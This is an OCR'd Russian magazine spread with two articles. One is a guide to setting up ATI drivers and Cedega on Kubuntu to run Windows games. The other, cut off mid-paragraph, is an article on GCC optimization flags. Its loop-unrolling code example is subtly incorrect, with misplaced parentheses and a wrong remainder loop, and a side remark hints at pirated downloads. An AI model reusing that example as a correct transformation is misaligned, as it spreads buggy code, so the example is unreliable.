
Сейчас для Linux существует достаточно приложений, чтобы решить львиную долю повседневных задач. Что же тебе мешает захлопнуть форточки и оставить на компе одного пингвина? Правильно, игры. Именно игры привлекают многочисленную армию пользователей, но, к сожалению, большинство из них написано исключительно под Windows. Но, надеюсь, с сегодняшнего дня проблем с этим у тебя уже не возникнет. У французов слово cedega ассоциируется с сортом винограда, а нам с тобой оно открывает возможность запуска Windows-игр.

ПРОЕКТ CEDEGA

Если гора не идет к Магомету, то, как известно, Магомет идет к горе. Так как непросто завлечь разработчиков игр и программ в мир Linux, то исправить ситуацию пробуют путем эмуляции программного интерфейса. Сегодня известно множество эмуляторов, распространяемых по лицензии GPL: dosemu — MS DOS; Cygwin, Wine — Windows; A64 — Amiga; Snes9x — Super Nintendo; Spectemu — ZX Spectrum и т.д. К сожалению, настройка большинства из них — дело нетривиальное, требующее правки конфигурационных файлов и чтения документации до полного просветления. Не каждый решится на такой подвиг, особенно когда нет полной уверенности в том, что любимая контра вообще сможет запуститься.

По прошествии вот уже 14 лет разработок Wine хотя и оброс большим количеством возможностей, но так и не стал панацеей. Да, чудеса случаются: чтобы установить Battlefield 1942, мне было достаточно выбрать в меню Konqueror пункт «Запустить с помощью» и указать Wine. Игра инсталлировалась без проблем, но на этом все приятные моменты, в общем-то, закончились. Запускалась она минут 10, а игровой процесс напоминал охоту за человеком-невидимкой, так как по экрану двигались какие-то тени. Кстати, в KUbuntu 7.04, в подменю Advanced центра «Настройки системы», появился новый пункт «Программы Windows», являющийся по сути еще одним вариантом winecfg. С его помощью можно указать некоторые настройки Wine, но до полного комфорта еще далеко.

Вероятно, поэтому большей популярностью пользуются коммерческие решения, которые построены на основе исходных кодов Wine (www.winehq.com) и позволяют запускать в Linux многие приложения, написанные для Windows.


Return to Castle Wolfenstein в Linux

Деньги вперед

Целых 9 лет (до начала 2002 года) Wine выходил под лицензией MIT, которая разрешала одностороннее использование открытого кода без каких-либо обязательств публиковать изменения. Впоследствии разработчики Wine выбрали более жесткую в этом отношении GPL, но проектам, стартовавшим в 2001 году, этот шаг помешать уже никак не мог.

Коммерческие решения отличаются более понятным обычному пользователю графическим средством настройки и более узкой специализацией. Так, основное направление CrossOver (ранее CrossOver Office, www.codeweavers.com) — поддержка наиболее востребованных офисных приложений, вроде Microsoft Office, Lotus Notes, Macromedia Dreamweaver и Flash MX, Adobe Photoshop, хотя поддерживаются и некоторые игры (Half-Life, Counter-Strike, World of Warcraft). Кстати, в январе этого года была представлена еще одна версия — Crossover Mac, позволяющая запускать Windows-приложения на компьютерах Apple с процессорами Intel. Специализация Cedega (ранее WineX, www.transgaming.com) понятна даже без упоминания названия компании-разработчика TransGaming Technologies — игры.

Официальный список игр, поддерживаемых Cedega, еще три года назад перевалил за три сотни. Сейчас он насчитывает около 1300 игр (transgaming.org/gamesdb), некоторые, правда, поддерживаются лишь частично, но все равно в этой области Cedega вне конкуренции. Чтобы остаться на плаву, разработчики следят за новинками, тестируют и улучшают работу с наибоее популярными играми. Отмечается, что многие игры работают в Cedega так же быстро, как и в родной ОС. Для этого добавлена более качественная поддержка API DirectX. Знает Cedega и о некоторых технологиях защиты от копирования, применяемых в современных играх. В последней версии 6.0 появился новый менеджер памяти, улучшена работа с ALSA (теперь Mmap и Dmix могут работать вместе, а значит, можно играть и слушать музыку одновременно), решена куча проблем, и, естественно, увеличился список официально поддерживаемых игр: Need For Speed: Carbon; Madden 2007; Battlefield 2142.

Весь процесс установки, обновления и удаления игр осуществляется через единый центр управления с понятным интерфейсом. И, кстати, для работы Cedega (и CrossOver) наличие установленной Windows совершенно необязательно. Официально поддерживаются дистрибутивы Red Hat/Fedora, SUSE, Mandriva, Debian, Ubuntu, Knoppix, Mepis, Lindows, Gentoo и Slackware.

Cedega распространяется по подписке, которая, помимо возможности получения новых версий программы и права на суппорт (в течение времени действия подписки), позволяет участвовать в голосовании, определяющем, над поддержкой каких игр в дальнейшем следует работать разработчикам. Стоимость ежемесячной подписки — 5 у. е., годовая подписка обойдется в 55 у. е. По окончании подписки программой можно пользоваться неограниченное время, но обновлять ее уже нельзя. Кстати, Cedega доступна и в некоторых дистрибутивах максимальной оснащенности, например в Mandriva Linux 2007 Discovery и PowerPack.


Есть еще один вариант получения Cedega (о Рапиде и подобных сервисах я уже не говорю). Дело в том, что TransGaming открывает часть исходного кода, выкладывая его в свободный доступ через CVS (transgaming.org/cvs), таким образом привлекая сторонних программистов к написанию патчей. Однако в CVS-версии ты не найдешь графического интерфейса и еще ряда разработок, принадлежащих TransGaming. Лицензия Aladdin Free Public License (AFPL), на условиях которой опубликованы исходники, не разрешает использование исходных текстов с целью извлечения какой бы то ни было выгоды. Причем условия подобной лицензии могут в любой момент измениться, в свое время это стало причиной того, что разработчики Gentoo и Debian отказались включать пакеты с CVS Cedega в репозитарии своих дистрибутивов.

НАСТРАИВАЕМ 3D

Для работы Cedega 6.0 потребуется ОС Linux с ядром 2.4 и выше, видеокарта класса nVidia GeForce, 60 Мб свободного места на жестком диске плюс дополнительное место для установки игр. Поддерживаются как 32-, так и 64-битные версии систем. В последнем случае сначала нужно установить 32-битные версии библиотек для совместимости. В некоторых дистрибутивах Linux можно сразу приступать к установке Cedega. Но в KUbuntu мне предстояла настройка поддержки direct rendering для своего RADEON X800 GTO, иначе вся эта затея попросту не имела смысла. Вот так можно проверить работоспособность:

```
$ glxinfo | grep rendering
direct rendering: No
```

Как я упоминал выше, мне не повезло. Нельзя сказать, что ситуация с драйверами для Радеона в Linux тяжелая, она, скорее, запутанная. Дело в том, что в списке на странице ati.amd.com/support/driver.html ты найдешь драйвер только для самых последних видеокарт, а он по известному всем закону может взять и не установиться. Но не стоит унывать. Во-первых, попробуй запустить одну из более ранних версий драйвера (доступны на ati.amd.com/support/drivers/linux/radeonprevious-linux.html). Например, поддержка карт Radeon 8500-9250, Mobility Radeon 9000/9100/9200 и Radeon IGP 9000/9100/9200 имеется в версии 8.28.8, поэтому в данном случае версии с большим номером бесполезны. Если у тебя еще больший раритет, то придется обратиться к open source проектам. Так, для своего прежнего Радеона 7000 я использовал драйверы проекта DRI (dri.freedesktop.org), благо их включают в репозитарии практически всех дистрибутивов, поэтому выполнять сборку вручную, скорее всего, не понадобится. Кроме карт ATI разрабатываются драйверы и для старых версий Matrox, nVidia SiS и



Установка игры



Выбираем драйвер

3dfx; полный список всех поддерживаемых карт доступен по адресу users.erols.com/chare/video.htm. Ну а для All-in-Wonder сразу идем на gatos.sf.net.

Со вступлением закончили, переходим к настройкам. Сначала следует отключить пару параметров в xorg.conf:

```
$ sudo mcedit /etc/X11/xorg.conf
Section "Extensions"
      Option  "Composite" "Disable"
EndSection

Section "ServerFlags"
      Option  "AIGLX" "off"
EndSection
```

Для установки свободных драйверов в /etc/apt/sources.list должен быть подключен restricted-репозитарий. Теперь обновляем список и устанавливаем нужные пакеты:

```
$ sudo apt-get update
$ sudo apt-get install linux-restricted-modules-$(uname
-r) xorg-driver-fglrx
$ sudo depmod -a
```

Переконфигурируем сервер, выбрав драйвер fglrx:

```
$ sudo dpkg-reconfigure xserver-xorg
```

С сайта ATI (или с прилагаемого к журналу диска) забираем драйвер под свою карточку (в моем случае это ati-driver-installer-8.38.6-x86.x86_64.run) и загружаем пакеты, необходимые для сборки модуля ядра:

```
$ sudo apt-get install module-assistant build-essential
fakeroot dh-make debhelper debconf
libstdc++5 linux-headers-generic
```

Выполняем сборку:

```
$ sudo bash ati-driver-installer-
8.38.6-x86.x86_64.run --buildpkg Ubuntu/
feisty
```

В текущем каталоге появится несколько deb-пакетов, устанавливаем все:

```
$ sudo dpkg — i ./*.deb
```

Чтобы не было конфликтов со свободным драйвером, вносим следующее изменение:

```
$ sudo mcedit /etc/default/linux-
restricted-modules-common
DISABLED_MODULES="fglrx»
```

Теперь можно собирать модуль:

```
$ sudo module-assistant prepare
$ sudo module-assistant update
$ sudo module-assistant build fglrx
$ sudo module-assistant install fglrx
```

С ядром 2.6.20-15 модуль собираться отказался. Дело пошло, только когда я его обновил до 2.6.20-16. Теперь настраиваем драйвер:

```
$ sudo aticonfig --initial
```

Эта команда также не имела успеха, а прибегать к варианту с '--force' не было никакого желания. Поэтому пришлось открыть xorg.conf и в секции Device поменять ati на fglrx (driver «fglrx»).

После этого убиваем X (<Ctrl-Alt-Backspace>), загружаем модули:

```
$ sudo depmod -a
```


И проверяем:

```
$ glxinfo | grep rendering
direct rendering: Yes
```

Отлично, а еще:

```
$ fglrxinfo
display: :0.0 screen: 0
OpenGL vendor string: ATI Technologies Inc.
```

А вот и Контра



```
OpenGL renderer string: RADEON X800 GTO
OpenGL version string: 2.0.6474 (8.38.6)
```

Теперь со спокойной душой можно приступать к установке Cedega.

УСТАНАВЛИВАЕМ CEDEGA

Получить CVS-версию Cedega довольно просто (нужен пакет cvs):

```
$ cvs -d:pserver:cvs@cvs.TransGaming.org:/cvsroot login
```

На запрос пароля вводим cvs, после этого создаем локальную копию проекта:

```
$ cvs -z3 -d:pserver:cvs@cvs.TransGaming.org:/cvsroot
co winex
```

Как выполнить сборку, описано на www.linux-gamers.net. Мы же будем разбираться с файлом, полученным по подписке. Для установки доступно несколько вариантов пакетов (RPM, DEB и TGZ), следует лишь выбрать подходящий для своего дистрибутива. Для Debian/Ubuntu это cedega-small_6.0_all.deb:

```
$ sudo dpkg -i cedega-small_6.0_all.deb
```

Команда sudo apt-cache depends cedega-small выдает список зависимостей и рекомендаций, причем в Ubuntu, с ее мягкой системой зависимостей, устанавливаются не все из них. Поэтому обязательно посмотри наличие следующих пакетов: libc6, xlibmesa3 (или libgl1), python, python-gtk2, python-glade2, wget, python2.4-dbus.

Но это еще не все, что требуется для работы Cedega. Мы установили только графическую оболочку, которая сама по себе бесполезна. Запускаем Cedega, выбрав пункт TransGaming Cedega в меню или введя cedega в консоли. Принимаем лицензионное соглашение и попадаем в объятия Cedega Setup Wizard, задача которого — помочь нам в настройке. Чтобы установить движок Cedega, тебя попросят ввести учетные данные для доступа к сайту TransGaming. Если у тебя уже есть локальная копия файла cedega-engine-6.0*.i386.cpkg, то просто нажми кнопку Install Local Package и укажи на него. Здесь опять попросят принять лицензию. В следующем окне будет проанализировано железо и выдан результат. Протестировать работоспособность всех компонентов можно на следующем шаге, для этого отмечаем все флажки и жмем Run Selected Test. Все тесты должны быть пройдены. Красный цвет напротив хотя бы одного теста означает, что вероятность дальнейшего успеха быстро стремится к нулю.

СТАВИМ ИГРЫ

По прошествии всех пунктов перед нами предстанет основное окно программы. По умолчанию интерфейс Cedega сугубо английский, но его очень просто локализовать. Выбираем «Edit → Language Preferences», нажимаем кнопку Install и получаем с сервера TransGaming список доступных локализаций. Выбираем «locale — ru». В моем случае эта запись стояла первой в списке. Нажимаем OK и перезапускаем Cedega. Теперь можно переходить к установке игр.

Несмотря на все удобства интерфейса, ставить игрушку часто бывает на порядок труднее, чем саму Cedega. Может повезти сразу, и все заработает без какого-либо дополнительного вмешательства, а может выясниться, что именно эта игра именно с этими патчами именно на этой видеокарте не запустится, как не проси. К слову, Cedega поддерживает аж 3 варианта запуска игр. Самый простой — если игрушка уже установлена. Тогда переходим в каталог с исполняемым файлом и запускаем:

```
$ cedega ./WolfSP.exe
```

Return to Castle Wolfenstein сдался сразу, без каких-либо других указаний и экзекуций. В некоторых случаях следует указать дополнительные параметры. Например, '-winver' позволит указать эмулируемую версию Windows (win95, win98, nt40, win351, winme, win2k, winxp). Некоторые игры очень



Cvs Cedega

привередливы в этом вопросе, можно почерпнуть нужную информацию на сайте проекта или попробовать подобрать настройки вручную.

Аналогично можно установить игру Counter Strike. Просто вводим cedega autorun.exe, после чего начнется обычная для Windows процедура установки. В процессе тебя спросят, куда следует установить игру, и предложат что-то вроде C:\Program Files\Valve. Беспокоиться не стоит, это означает, что на самом деле игра будет установлена в ~/TransGaming_Drive/Program Files\Valve. Такая структура нужна для эмуляции необходимых для Windows каталогов, чтобы программа чувствовала себя в пингвине как дома. Если перейти в каталог ~/TransGaming_Drive, то можно оказаться в маленькой Винде. Здесь будут каталоги Windows, My Documents и Program Files, внутри которых ты найдешь установленные программы и библиотеки. Однако это еще не все. В особо конфликтных ситуациях можно добавить параметр install с указанием имени каталога. В этом случае программа установится в ее собственную рабочую среду и будет исполняться в собственной копии эмулятора. После установки игру можно запускать из консоли или используя GUI. Да, и главное: если программа установлена в раздел NTFS, а драйвер или параметры монтирования не позволяют запись, то при первой же попытке что-либо сохранить игра вывалится с ошибкой.

Установку программ проще производить именно из GUI. Для начала следует создать отдельную папку с играми, чтобы они не размещались в одной большой куче. Выбираем «Сервис → Папки с играми → Добавить» и вводим название игры. Теперь выбираем «Установить» и начинаем заполнять параметры. В поле «Папка с игрой» указываем созданную для этой игры папку. Очень повезет, если игра будет в списке GDDB. Тогда для нее будут автоматически подобраны рабочие установки, а во вкладках «Общие», «Играть», «Установить» и All выведены подсказки (естественно, на английском). Если установка производится с диска, следует нажать кнопки «Монтировать» и «Определить диск с игрой». При установке с жесткого диска жмем кнопку «Найти» и указываем на установочный файл. Теперь можно давить на кнопку «Продолжить».

Если все прошло нормально, настраиваем игру и наслаждаемся. В противном случае следует обратиться к подменю «Дополнительно». Нажимаем кнопку «Редактировать параметры установки» и приступаем к устранению проблем. Здесь 4 вкладки: «Общие», «Звук», «Графика» и «Джойстики». Во вкладке «Общие» указываем версию Windows. Если не знаешь, какую выбрать, ориентируйся по времени выхода игры. Для игр начала века смело выбирай Win98, для современных — WinXP. Назначение остальных вкладок, думаю, понятно.


Конечно, Cedega не может полностью решить проблему игр в Linux. Это произойдет, только когда игровая индустрия обратит внимание на эту ось. Но то, что использование эмуляции все же лучше, чем вообще ничего, — это факт. Линуксоиды имеют возможность поиграть в свои любимые игры уже сейчас.

КРИС КАСПЕРСКИ

Компиляция на форсаже с турбонаддувом

ИЗУЧАЕМ КЛЮЧИ ОПТИМИЗАЦИИ КОМПИЛЯТОРА GCC

В оптимизации гораздо больше магии, чем науки. Компилятор GCC поддерживает сотни ключей оптимизации, влияние большинства из которых на быстродействие программы весьма неоднозначно: в одном случае мы получаем колоссальный прирост производительности, в другом же — обвальное падение. Причем чем агрессивнее ведет себя оптимизатор, тем выше шансы, что откомпилированная программа с треском развалится. Поэтому разработчики, как правило, оставляют солидный «запас прочности» по оптимизации, позволяющий нам (не без риска, конечно) форсировать ключи компиляции, увеличивающие скорость работы программы в несколько раз.




аверное, всем известно, что компилятор GCC поддерживает несколько уровней оптимизации (O1 — минимальная, O2 — умеренная, O3 — агрессивная), но не каждый догадывается, что даже на уровне O3 задействуются далеко не все режимы оптимизации и до максимальной производительности еще пилить и пилить.

Однако забить все ключи в командную строку недостаточно. Если бы все было так просто, разработчики компилятора уже давно бы сделали это за нас. В погоне за производительностью очень легко вылететь с трассы и свалиться в глубокую яму. Не думаю, что кому-либо с первой попытки удастся подобрать нужную комбинацию ключей оптимизации с правильными параметрами. Тут экспериментировать нужно! И желательно не вслепую, а осмысленно, то есть зная устройство процессора и принцип работы оптимизатора.

Разумеется, в рамках короткой журнальной статьи мыщъх не в силах рассказать обо всех ключах компилятора и потому вынужден остановиться лишь на самых проблемных техниках оптимизации, не описанных ни в документации на GCC, ни в популярных FAQ. Заинтересованных в углублении своих знаний мыщъх отсылает к книге «Техника оптимизации: эффективное использование памяти» и к серии статей «Техника оптимизации под Linux», электронные версии которых можно скачать с http://nezumi.org.ru/optimization.zip и http://nezumi.org.ru/optimization-pack.zip соответственно.

Ну а мы сейчас отправимся в орбитальный полет. Главным образом мы будем говорить о самой последней версии GCC — 4.2.1 (описание которой





Страничка в Wikipedia, посвященная GCC



Официальный сайт разработчиков компилятора GCC

можно найти на http://gcc.gnu.org/onlinedocs/gcc-4.2.1/gcc), что же касается остальных версий, то... сверяйся с документацией!

РАЗВОРОТ ЦИКЛОВ

Процессоры семейства Intel Pentium и AMD Athlon построены на конвейерной архитектуре, и в некотором смысле их можно уподобить гоночной машине, которая мощно несется по прямой дороге, но конкретно тормозит на виражах.

Циклы (особенно компактные) содержат небольшой участок линейного кода, за которым следует крутой поворот, тормозящий процессор и не дающий ему как следует разогнаться. Последние модели Penium 4, благодаря значительным архитектурным улучшениям, намного лучше справляются с циклами, чем процессоры предыдущих поколений, но потери в скорости все равно очень значительны, и для повышения производительности необходимо расчистить трассу от ветвлений, что может сделать либо программист, либо компилятор.

Циклы, состоящие из нескольких команд («for(a = 0; a < n; a++) *dst++ = *src++;»), исполняются очень медленно, и для повышения быстродействия оптимизаторы задействуют технику, именуемую разворотом циклов (loops unrolling), в процессе которой происходит многократное дублирование тела цикла, реализуемое приблизительно так:

ЦИКЛ ДО РАЗВОРОТА

```
for (i = 1; i < n; i++)
        k += (n % i);
```

ЦИКЛ ПОСЛЕ РАЗВОРОТА

```
// Разворот цикла на 4 итерации;
// выполняем первые n — (n % 4) итераций
for(i = 1; i < n; i += 4)
{
        k += (n % i) + \
        (n % i + 1) + \
        (n % i + 2) + \
        (n % i + 3);
}

// Выполняем оставшиеся итерации
for(i = 4; i < n; i++) k += (n % i);
```

Размер программы при этом, естественно, возрастает, а вместе с ним возрастает и риск вылететь за пределы кэша первого (и даже второго!) уровня, после чего производительность упадет так, что не поднимешь и домкратом.

Компилятор GCC разворачивает циклы только при использовании ключа '-funroll-loops' (действует применительно к циклам типа for) или '-funroll-all-loops' (как и следует из названия, развертывание выполняется для всех видов циклов, например do/while).

Если постоянное количество итераций, известное на стадии компиляции, не превышает 32, то циклы разворачиваются полностью. При значении, большем 32, кратность разворота сокращается до приблизительно 4 (точное значение зависит от размера цикла, смотри ключи 'max-average-unrolled-insns' и 'max-unroll-times'). Циклы с неизвестным количеством итераций не разворачиваются вообще! Хотя другие компиляторы (такие, например, как Intel C++) их преспокойно разворачивают.

Для тонкой настройки оптимизатора существуют следующие ключи (задаются с помощью конструкции «--param key=value»):

- 'max-unrolled-insns' — максимальное количество инструкций, при котором цикл может быть развернут; оптимальное значение зависит как от типа процессора, так и от конструктивных особенностей компилируемой программы, поэтому определять это значение приходится экспериментальным путем; мыщъх рекомендует начинать «плясать» от max-unrolled-insns=69;
- 'max-average-unrolled-insns' — максимальное оценочное количество инструкций, которое цикл будет иметь после разворота; это число также подбирается экспериментальным путем, возьми за старт значение 96;
- 'max-unroll-times' — максимальная степень разворота, по умолчанию равная 4; это довольно разумное значение, но в некоторых случаях выбор 2 или 8 существенно увеличивает быстродействие программы.

Остальные ключи, связанные с разворотом циклов, описаны в документации на GCC. Они не имеют решающего значения, и потому к ним прибегают только умудренные опытом гуру, да и то лишь время от времени.

ВЫРАВНИВАНИЕ

Вплоть до появления Pentium Pro процессоры крайне болезненно относились к невыровненным переходам и вызовам функций, чей адрес не был кратен 4 байтам, и давали за это штрафные такты (называемые «пенальти»), что объяснялось несовершенством микропроцессорной архитектуры тех лет.

Начиная с Pentium II+ и AMD K6+, процессоры уже не требуют постоянного выравнивания переходов/вызова функций, за исключением случая, когда целевая инструкция или команда перехода, пересекая границу линейки кэш-памяти первого уровня, расщепляется напополам, за что выдается пенальти. Причем Pentium 4, компилирующий x86-инструкции в микрокод, выдает его значительно реже и совершенно непредсказуемым образом — микроинструкции абсолютно


gcc(1) — справочная man-страница

GCC 3.3.5 с патчем Propolice



info

Для всех типов процессоров выравнивание переходов и меток лучше всего отключить, а функции выравнивать на величину от 4 до 32 байт (оптимальное значение подбирается экспериментально).



dvd

На прилагаемом к журналу диске ты найдешь GCC 4.2.1 и полную версию этой статьи, включающую сводную таблицу ключей оптимизации.

недокументированы, их длина неизвестна, следовательно, управлять их выравниванием мы не можем.

Несмотря на то что Pentium 4 де-факто является самым популярным процессором и непоколебимым лидером рынка, большинство компиляторов упорно продолжает заниматься выравниванием, располагая инструкции перехода по кратным адресам и заполняя образующиеся дыры незначащими инструкциями, такими как NOP, MOV EAX,EAX и другие. Естественно, это увеличивает размер кода, снижая его производительность.

Применительно к Pentium II/Pentium III и AMD K6+ машинная команда требует выравнивания только в тех случаях, когда следующее условие становится истинным: ((addr % cache_len + sizeof(ops)) > cache_len). Здесь addr — линейный адрес инструкции, cache_len — размер кэш-линейки (в зависимости от типа процессора равный 32, 64 или 128 байтам), ops — целевая машинная инструкция или инструкция перехода/вызова функции. Количество выравнивающих байт рассчитывается по формуле (cache_len — (addr % cache_len)).

Компилятор Intel C++ вообще не выравнивает ни переходы, ни циклы, что является лучшей стратегией для Pentium 4, а вот на более ранних процессорах мы получаем неустойчивый код с плавающей производительностью, быстродействие которого зависит от того, расщепляются ли глубоко вложенные переходы или нет. А это, в свою очередь, зависит от множества трудно прогнозируемых обстоятельств, включая фазу луны и количество осадков.

Компилятор GCC задействует выравнивание уже на уровне оптимизации O2, автоматически отключая его при задании ключа '-Os' (оптимизация размера программы), причем осуществляет его по ужасно бездарной схеме. Вышеприведенная формула остается незадействованной. Функции, циклы, метки (labels) и условные переходы выравниваются по фиксированной границе, управляемой следующими ключами: '-falign-functions', '-falign-loops', '-falign-labels' и '-falign-jumps' соответственно.

Каждый ключ принимает целочисленный аргумент, равный степени двойки и задающий кратность выравнивания. Например, '-falign-functions=32' форсирует выравнивание функций по границе 32 байт. Значение 1 отключает выравнивание, а 0 задает выравнивание по умолчанию, специфичное для этого типа процессора.

Для Pentium 4 все виды выравнивания лучше всего отключить, естественно, убедившись, что это не вызовет падения производительности. Для остальных процессоров имеет смысл задействовать выравнивание циклов по величине, кратной 4 байтам, однако в некоторых случаях отключение выравнивания позволяет увеличить производительность на 30%.

КОМПИЛЯЦИЯ С ОБРАТНОЙ СВЯЗЬЮ

Техника оптимизации тесно связана с черной магией, астрологией и прочим колдовством. Ведь для генерации эффективного кода компилятор вынужден заниматься спекулятивными предсказаниями, пытаясь определить частоту срабатываний условных переходов, приблизительные значения аргументов, переданных функциями и т.д. и т.п. Естественно, техника предсказаний далека от совершенства, и компилятор очень часто ошибается. В результате мы имеем плавающую производительность и другие радости.

Настоящий прорыв произошел, когда разработчики догадались объединить профилировщик (инструмент для измерения производительности) с оптимизатором. В результате получился компилятор с обратной связью, которому уже не нужно гадать на кофейной гуще: стоит ли разворачивать цикл или нет — достаточно просто перебрать все возможные значения и, проанализировав информацию, возвращенную профилировщиком, выбрать оптимальную кратность разворота.

